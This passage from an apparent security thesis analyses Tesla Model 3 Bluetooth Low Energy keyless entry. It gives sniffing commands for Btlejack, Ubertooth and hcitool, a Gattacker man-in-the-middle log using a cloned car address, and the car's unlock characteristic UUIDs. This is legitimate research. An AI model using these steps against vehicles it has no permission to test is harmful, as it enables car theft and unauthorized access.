- Provide details of the vulnerability, including information needed to reproduce and validate the vulnerability and a Proof of Concept (POC). Any vulnerability that implicates functionality not resident on a research-registered vehicle must be reported within 168 hours and zero minutes (7 days) of identifying the vulnerability
- Do not modify or access data that does not belong to you.
- Give Tesla a reasonable time to correct the issue before making any information public.
- Alter only vehicles that you own or have permission to access.
- Do not compromise the safety of the vehicle or expose others to an unsafe condition.
- Security research is limited to the security mechanisms of the Infotainment binaries, Gateway binaries, Tesla-developed ECU's, and energy products.

3.3 Tools

For this thesis, tools such as Ubertooth One, BBC Micro:bit with Btlejack, Wireshark, and Gattacker were used. Each of these tools will be discussed below.

3.3.1 Ubertooth One

Ubertooth One is an open-source 2.4 GHz wireless platform for Bluetooth experimentation capable of sniffing BLE. Ubertooth is also able of sniffing Basic Rate Bluetooth, but that is out of the scope of the thesis. For full functionality, software should also be installed which is available on the official GitHub website [20].




Figure 3.1: Ubertooth One

Once the software is installed, there is a broad spectrum of actions it offers. The basic test of functionality is *ubertooth-specan-ui*, which displays a spectrum analyzer in the user interface.





Figure 3.2: Spectrum Analysis

For this thesis, the most useful tool is BLE monitoring available by command *ubertooth-ble*. This command offers major modes like the following connection, printing only advertisements, and sniffing active connections. Also, it is possible to set a specific access address for sniffing. Furthermore, the output of this tool can be forwarded to Wireshark for real-time analysis.

3.3.2 Btlejack



```
BtleJack version 1.3

BtleJack version 1.3

usage: btlejack [-h] [-d DEVICES] [-s] [-f FOLLOW] [-c CONNREQ] [-m CHM]
                [-p HOP] [-v] [-o OUTPUT] [-x OUTPUT_FORMAT] [-j] [-t]
                [-k CRC] [-z] [-i] [-n TIMEOUT]

optional arguments:
  -h, --help            show this help message and exit
  -d DEVICES, --device DEVICES
                        Micro:Bit device serial port
  -s, --scan-connections
                        Scan for active BLE connections
  -f FOLLOW, --follow FOLLOW
                        Follow an active connection
  -c CONNREQ, --connreq CONNREQ
                        Sniff new BTLE connections on multiple channels if
                        possible
  -m CHM, --channel-map CHM
                        Set channel map
  -p HOP, --hop-interval HOP
                        Set hop interval
  -v, --verbose         Enable verbose mode
  -o OUTPUT, --output OUTPUT
                        PCAP output file
  -x OUTPUT_FORMAT, --output-format OUTPUT_FORMAT
                        PCAP output format: `ll_phdr`, `nordic` or `pcap`
  -j, --jamming         Jam an active connection (only performed in
                        conjunction with -f option)
  -t, --hijack          Hijack an active connection (only performed in
                        conjunction with -f option)
  -k CRC, --crc CRC     CRCInit value
  -z, --clear           Clear stored connections parameters
  -i, --install         Install latest version of firmware on every sniffer
  -n TIMEOUT, --timeout TIMEOUT
                        Channel map recovery timeout
```

Figure 3.3: Btlejack example


Btlejack is a BLE tool capable of sniffing, jamming, and hijacking BLE devices. It relies on BBC Micro:Bit devices. To achieve optimal functionality, at least 3 microbits are recommended for actively scanning on all 3 advertising channels. Also, allow exporting PCAP files for analysis.

3.3.3 Wireshark

Wireshark is a widely used network protocol analyzer with vast functionalities including displaying BLE packets and their analysis.

3.3.4 Gattacker

The Gattacker is the tool, written in Node.js, used for BLE attacks. For proper functionality, two Bluetooth dongles are needed. These dongles, configured on two systems, are posing as valid devices in communication for successfully executing MITM attacks. The tool also offers scanning functionality, MITM with replay or data modification on-fly [21].



```
root@parallels-Parallels-Virtual-Platform:~/node_modules/gattacker# ./mac_adv -a devices/9804ed264d85_S21c28fe2ed2dac6aC.adv.json -s devices/9804ed264
d85.srv.json
Advertise with cloned MAC address
Ws-slave address: 10.211.55.10
peripheralid: 9804ed264d85
advertisement file: devices/9804ed264d85_S21c28fe2ed2dac6aC.adv.json
EIR: 0201061aff4c00021574278bdab64445208f0c720eaf0599350000be8ec5
scanResponse: 030222111309533231633238666532656432646163366143
on open
poweredOn
BLENO - on -> stateChange: poweredOn
Noble MAC address : bc:9a:78:56:34:12
initialized !
Static - start advertising
      target device connected
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 43:30:42:78:74:bf
>> Subscribe: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 000412020a00 (       )
0004
             pos write hook - forwarding without modification                    : 000412020a00
   9804ed264d85:00000211b2d143f09b88960cebf8b91e confirmed subscription state: 00000213b2d143f09b88960cebf8b91e
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00021a00 (    )
    dynamic notify hook
<< Notify DATA hook                                                              :  ()
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00020a00 (    )
    dynamic notify hook
<< Notify DATA hook                                                              :  ()
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00021a00 (    )
```

Figure 3.4: Example of Gattacker usage

Chapter 4

Analysis of BLE in Tesla 3

Tesla offers various methods for access to the car, most of them are using BLE to achieve their purpose. Either it is a direct command from the car or keyfob (whereas the phone offers more action, even opening the charging port), access by proximity or opening with NFC card. The first two of mentioned keyless methods are using BLE. In case of proximity access, the user will come near the car, tries to open the car physically by the handle, the Tesla controller will validate if the device near the car is a valid one and then the car will unlock itself. The goal of this section is to analyze the types of access and the communication between the car and a key, discover information about the Tesla controller and describe how the keyless access takes place. The model used for the analysis is shown on 4.1.

Figure 4.1: Tesla Model 3 used for analysis


4.1 Setting the target

The very first task in the analysis is to discover information about the target, in this case, the Tesla controller. From observation of setting up the key for Tesla, the roles of devices can be determined. The Tesla allows storing multiple devices as the keys, whereas the phone or keyfob can be connected to only one car. Therefore, the Tesla controller is a peripheral device, advertising itself, and the phone is a central device, listening for the advertising packets.

Determining the address of the Tesla controller is the necessary start for analysis. It allows more precise and thorough scans and more information can be acquired from communication capture. The enumeration of nearby devices can be performed either with a computer and Bluetooth adapter or even by the phone. For a scan of devices by phone, the application called *nRF Connect* is needed. A scan by computer is performed with a tool called *hcitool*, which is part of the Bluez stack. Bluez is a Bluetooth protocol stack for Linux, so for the usage of this tool, a Linux machine with a Bluetooth dongle or adapter is needed. In this analysis, the hcitool is being used. Hcitool can do many things, but the focus will be on its BLE abilities. The scan of BLE devices starts with running **hcitool lescan**. The full steps of the scan are following.

```
apt-get install bluez
hciconfig hci1 up
hcitool lescan > devices
cat devices | sort | uniq
```

In its basic form, the hcitool keeps scanning for the advertising packets of every BLE device in range and keeps printing information about the device from every packet it captures. This results in an infinite stream of devices, so for listing each device only once, the output was stored in file *devices* and the bash command *uniq* is used for printing every address once. The scan will capture peripheral devices since it captures advertising packets, so the Tesla controller is in this list of devices.




```
35:04:BF:9B:7D:36 (unknown)
4C:44:5A:8B:67:F4 (unknown)
4E:54:6C:F2:79:B5 (unknown)
56:83:BE:53:06:8B (unknown)
67:5C:D4:81:3B:5F (unknown)
6E:0E:F5:EE:06:CE (unknown)
98:04:ED:26:4D:85 S21c28fe2ed2dac6aC
98:04:ED:26:4D:85 (unknown)
E8:35:1E:8B:94:47 (unknown)
LE Scan ...
```

Figure 4.2: List of devices in scan of Gattool

To determine the exact address from the list, communication capture is a useful approach, as it can be more comprehensively analyzed later on. When the devices connect, the peripheral device will keep sending an advertising packet on one of the three channels for advertising. The master device will capture one of those and will respond to them. As the devices notice each other, the communication will be established by the `CONNECTION_REQ` packet. In this packet, the addresses of devices can be found. To make sure that this packet will be captured, the scanning device should be able to sniff on all three channels, which is exactly what *Btlejack* with 3 Micro:bit devices do. To ensure that the captured communication will be the one taking place between the phone (for example) and the car, the Bluetooth was turned off on the phone, the Btlejack was executed and the Bluetooth on the phone was again turned on. After this procedure, the communication was captured, which can be tested by opening the car by phone. The packets that are sent from the phone to unlock the car can be seen in this output of Btlejack, so the capture communication is correct. In order to perform the packet capture, following commands must be executed:

```
btlejack -c any -o btlejack_capture
```

The output was saved in file `btlejack_capture`, which can be viewed in Wireshark. From the `CONNECTION_REQ` packet, the address can be determined.




```
✔ Bluetooth Low Energy Link Layer
      Access Address: 0x8e89bed6
   › Packet Header: 0x2205 (PDU Type: CONNECT_REQ, ChSel: #1, TxAdd: Public, RxAdd: Public)
      Initator Address: 40:26:0e:9e:f9:38 (40:26:0e:9e:f9:38)
      Advertising Address: 98:04:ed:26:4d:85 (98:04:ed:26:4d:85)
   › Link Layer Data
   › CRC: 0x000000
```

Figure 4.3: Connection request packet

The Tesla controller address is *98:04:ED:26:4D:85*. To get the device name, this address can be compared to the output of the Hcitool. The name of the Tesla controller is therefore *S21c28fe2ed2dac6aC*.

4.2 Pairing

Determining the level of security in communication is a vital task to do. As the encryption takes place when the devices are connecting, after the `CONNECTION_REQ` and feature exchange, the possible attacks can be determined from gathered information about the encryption. The communication capture from Btlejack can be used for security analysis. After the connection is established, the phone will send information about the version of Bluetooth it supports.



```
Bluetooth Low Energy Link Layer
    Access Address: 0x50655dab
    [Master Address: 40:26:0e:9e:f9:38 (40:26:0e:9e:f9:38)]
    [Slave Address: 98:04:ed:26:4d:85 (98:04:ed:26:4d:85)]
  > Data Header: 0x0603
    Control Opcode: LL_VERSION_IND (0x0c)
    Version Number: 5.0 (0x09)
    Company Id: Broadcom Corporation (0x0f)
    Subversion Number: 0x420e
    CRC: 0x000000
```

Figure 4.4: Version packet


Tesla will send a request for the features of the phone. The phone will send `FEATURE_RSP` packets, containing the feature set. This feature set contains information about services the device supports, for example, if it is capable of encrypted Bluetooth communication. But the feature does not imply the application of these features, meaning that the devices can both support encrypted communication and they do not have to encrypt the actual communication.

Next, the Tesla controller will send the packet with the version of Bluetooth it supports. As can be seen in the packets, the Tesla supports version 4.2 while the phone supports version 5.0. Because of compatibility reasons, the lower version of Bluetooth will be used, in this case, version 4.2.

For setting the maximum size of the PDU and the time needed for the transmitting and receiving, the devices will exchange length packets. The phone will send `LL_LENGTH_REQ` packet with information about the maximum size of the PDU it supports. Tesla will respond by `LL_LENGTH_RSP` to set the maximum size of the PDU in communication. Finally, Tesla will request the features of the phone by sending `LL_FEATURE_REQ`. The phone will respond with `LL_FEATURE_RSP` containing the features it supports. In encrypted communication, the encryption request and encryption response should follow after this. But in the captured communication, no such packets can be found. This indicates that the communication is not encrypted in the lower layer. To be sure of the hypothesis, the same communication should be captured by a different device, for example by Ubertooth. To execute communication capture by Ubertooth, the following command must be executed:

```
ubertooth-btle -f -c ubertooth_capture
```


In communication captured by Ubertooth, also no encryption requests were found, therefore, the communication is not encrypted on lower layers, as



```
  Access Address: 0x50655dab
  [Master Address: 40:26:0e:9e:f9:38 (40:26:0e:9e:f9:38)]
  [Slave Address: 98:04:ed:26:4d:85 (98:04:ed:26:4d:85)]
> Data Header: 0x0903
  Control Opcode: LL_FEATURE_RSP (0x09)
v Feature Set: 0x00000000000000b9
     .... ...1 = LE Encryption: True
     .... ..0. = Connection Parameters Request Procedure: False
     .... .0.. = Extended Reject Indication: False
     .... 1... = Slave Initiated Features Exchange: True
     ...1 .... = LE Ping: True
     ..1. .... = LE Data Packet Length Extension: True
     .0.. .... = LL Privacy: False
     1... .... = Extended Scanner Filter Policies: True
     .... ...0 = LE 2M PHY: False
     .... ..0. = Stable Modulation Index - Transmitter: False
     .... .0.. = Stable Modulation Index - Receiver: False
     .... 0... = LE Coded PHY: False
     ...0 .... = LE Extended Advertising: False
     ..0. .... = LE Periodic Advertising: False
     .0.. .... = Channel Selection Algorithm #2: False
     0... .... = LE Power Class 1: False
     .... ...0 = Minimum Number of Used Channels Procedure: False
     0000 000. = Reserved: 0
     Reserved: 0000000000
  CRC: 0x000000
```


Figure 4.5: Master feature packet

showed in 4.7.



```
  Access Address: 0x50655dab
  [Master Address: 40:26:0e:9e:f9:38 (40:26:0e:9e:f9:38)]
  [Slave Address: 98:04:ed:26:4d:85 (98:04:ed:26:4d:85)]
> Data Header: 0x060b
  Control Opcode: LL_VERSION_IND (0x0c)
  Version Number: 4.2 (0x08)
  Company Id: Texas Instruments Inc. (0x0d)
  Subversion Number: 0x0321
  CRC: 0x000000
```

Figure 4.6: Slave feature packet



```
7506 99.775562700  69:be:4b:d5:6c:36    98:04:ed:26:4d:85    LE LL      67 CONNECT_REQ
7507 99.786532200  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      54 PPI version 0, 24 bytes
7508 99.793547700  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      70 L2CAP Fragment Start
7509 99.794193100  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      56 PPI version 0, 24 bytes
7510 99.796047800  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      70 L2CAP Fragment Start
7511 99.799281700  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      39 Control Opcode: LL_VERSION_IND
7514 99.829511000  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      42 Control Opcode: LL_SLAVE_FEATURE_REQ
7515 99.859281300  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      42 Control Opcode: LL_FEATURE_RSP
7518 99.889510300  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      39 Control Opcode: LL_VERSION_IND
7519 99.919281000  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      42 Control Opcode: LL_LENGTH_REQ
7521 99.949510200  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      42 Control Opcode: LL_LENGTH_RSP
7522 99.979280700  Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      42 Control Opcode: LL_FEATURE_REQ
7524 100.009280800 Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   ATT        40 UnknownDirection Exchange MTU Request, Client Rx MTU: 356
7525 100.009565900 Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   LE LL      42 Control Opcode: LL_FEATURE_RSP
7529 100.099509400 Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   ATT        40 UnknownDirection Exchange MTU Response, Server Rx MTU: 115
7532 100.159509700 Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   ATT        38 UnknownDirection Write Response
7533 100.189280000 Unknown_0xaf9a8d5a   Unknown_0xaf9a8d5a   ATT        46 UnknownDirection Write Request, Handle: 0x0008 (Unknown)
```

Figure 4.7: Capture performed by Ubertooth

4.3 GATT Profile

From captured communication, ATT requests can be seen, containing notification and write requests that take place when the unlock command is sent. Analysis of the GATT profile is needed to understand how the control of the car works. For the analysis of the GATT profile, gattool can be used. This tool is part of Bluez as Hcitool. It allows the discovery of services and characteristics. Since the address of the Tesla controller is known, the *Gattool* can be set in interactive mode to achieve real-time communication and responses.

```
gattool -b 98:04:ED:26:4D:85 -I
```

In interactive mode, the discovery of primary services can be achieved by running *primary* command. For discovering all available handles, the command *char-desc* is used. From analyzing the GATT profile by these tools, the structure of the profile can be determined. For more organized analysis, *Gattacker* can be used. This tool is generally used for the MITM attack, but it offers scanning of the devices, which will result in the JSON file containing the structure of the profile.

From this analysis, it is clear that the Tesla controller contains two services, one of them is a service specified by SIG. This is why the UUID of




Figure 4.8: Tesla GATT profile

this service and its characteristics is 32-bits long. The more interesting service is the second one, which is a custom service created by Tesla. Since it is a custom-defined service, the UUIDs cannot be found in the specification of Bluetooth Special Interest Group. This service contains three characteristics, each with the descriptor defining the purpose of the characteristic. The first characteristic with UUID **00000212b2d143f09b88960cebf8b91e** is described as *To vehicle* by descriptor 0x2901 which is a standard descriptor defining characteristic user description. This is indicating that the phone will write to this characteristic the command for opening the car. This is also why this characteristic has only write permission. The second characteristic has descriptor *From vehicle*, defined by *characteristic user description*, with UUID **00000213b2d143f09b88960cebf8b91e**. It also has the descriptor with the handle *0x2902*, which is called client characteristic configuration. This characteristic could be used for sending information to the phone, either after successful command execution or for logging purposes. Its permission is ”indicate”. The indication will be sent from the peripheral device when the master device will subscribe to this characteristic. The last characteristic is described as Version Info. 